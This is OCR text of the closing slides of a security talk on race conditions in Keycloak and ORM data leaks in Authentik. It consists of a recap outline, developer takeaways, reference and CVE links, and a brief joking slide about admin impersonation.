ul

Recap & Takeaways

Recap

- Part 1 – Keycloak Research
  - Technical Background (Identity Provider)
  - Web Race Conditions
  - The Single-Packet Attack & HTTP2
  - Evaluation on Keycloak & Demo
- Part 2 – Authentik Research
  - Technical Background (Object Relational Mappers)
  - Private Key In
  - Authentik Priv



Research Takeaways


- HTTP
  - HTTP request processing isn’t atomic
  - HTTP/2 - Is Binary, Using Frames and Streams
- The single-packet attack - test web applications for race conditions
- Developers:
  - Ensure business critical endpoints make state changes “atomic” (in the API as well)
  - Double-check access restrictions on sensitive endpoints
  - Avoid direct manipulations on tokens (API)
  - When using ORMs; Be aware of vulnerable patterns and safe use

References


- https://portswigger.net/research/smashing-the-state-machine
- https://www.elttam.com/blog/plormbing-your-django-orm/
- https://portswigger.net/web-security/race-conditions
- https://github.com/neykov/extract-tls-secrets
- https://en.wikipedia.org/wiki/Atomicity_(database_systems)
- https://wiki.wireshark.org/TLS
- https://docs.djangoproject.com/en/5.1/topics/db/models/
- https://docs.goauthentik.io/docs/developer-docs/?utm_source=github#authentiks-structure
- https://www.shodan.io/search?query=X-Authentik-Id
- https://www.geeksforgeeks.org/multithreaded-servers-in-java/ (image)
- https://www.karanpratapsingh.com/courses/system-design/single-sign-on (image)

Further readings


- http://www.cyberark.com/resources/threat-research-blog/lets-be-authentik-you-cant-always-leak-orms
- https://www.cyberark.com/resources/threat-research-blog/you-cant-always-win-racing-the-keycloak
- https://github.com/keycloak/keycloak/issues/27294
- https://nvd.nist.gov/vuln/detail/CVE-2024-1722
- https://www.cve.org/CVERecord?id=CVE-2024-42490
- https://www.cve.org/CVERecord?id=CVE-2024-37905
- https://www.hackerone.com/vulnerability-management/stripe-business-logic-error-bug


ONE MORE THING :)

Built-in Impersonation (We are the Admin)



Impersonation


YOUR IDENTITY IS MINE! ;)
GG! WP!
Adios!

Questions?

ONE MORE SLIDE…

Read more at our blog posts & Thank you

"Let's Be Authentik: You Can't Always Leak ORMs"

https://www.cyberark.com/resources/threat-research-blog/lets-be-authentik-you-cant-always-leak-orms

"You Can't Always Win Racing the (Key)cloak"

https://www.cyberark.com/resources/threat-research-blog/you-cant-always-win-racing-the-keycloak

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